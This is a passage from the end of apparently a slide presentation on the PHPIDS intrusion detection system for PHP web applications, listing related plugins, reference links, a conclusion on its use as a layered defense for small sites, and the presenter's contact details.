  - WPIDS – Abandoned?
  - Mute Screamer
- Others
  - ModSecurity (uses default filter rules)
  - Drupal Module
  - Mediawiki Extension
  - ZIDS (Zend framework)
  - px_phpids (Typo3)
  - Dotnetids (ASP.NET apps)

References

- Intrusion Detection For PHP Applications With PHPIDS
  - http://www.howtoforge.com/intrusion-detection-for-php-applications-with-phpids
- Getting Started with the PHPIDS Intrusion Detection System
  - http://www.h-online.com/security/features/Getting-started-with-the-PHPIDS-intrusion-detection-system-746233.html
- PHPIDS FAQ
  - http://php-ids.org/faq/
- http://forum.cmsmadesimple.org/index.php?topic=12884.msg173160
- PHPIDS Install Notes
  - http://www.irongeek.com/i.php?page=security/phpids-install-notes
- PHPIDS - Monitoring attack surface activity
  - https://docs.google.com/Doc?id=dd7x5smw_17g9cnx2cn&pli=1
- http://holisticinfosec.org/toolsmith/docs/july2008.pdf
- Wikipedia
  - https://en.wikipedia.org/wiki/PHPIDS
- PHPIDS Forum

Conclusion

- Security Layer for PHP Web Application Where Attacks Detected & Given Numerical Impact Rating
- Fits Mom & Pop Scenario
  - Normal Enterprise this Would Never Do
  - Part of Layered Defense
    - Keep PHP Application Patched/Up to Date
    - PHPIDS
- Easy Installation & Maintenance
- Need to Refine Over Time
- Customize with Exceptions/Alert Thresholds
- -Detection Trends
- CMS Plugins that Provide Advanced Functionality to “Plumbing”

Contact Info

- Twitter @grecs
- Website NovaInfosecPortal.com
- Contact http://bit.ly/nispcontact

Questions?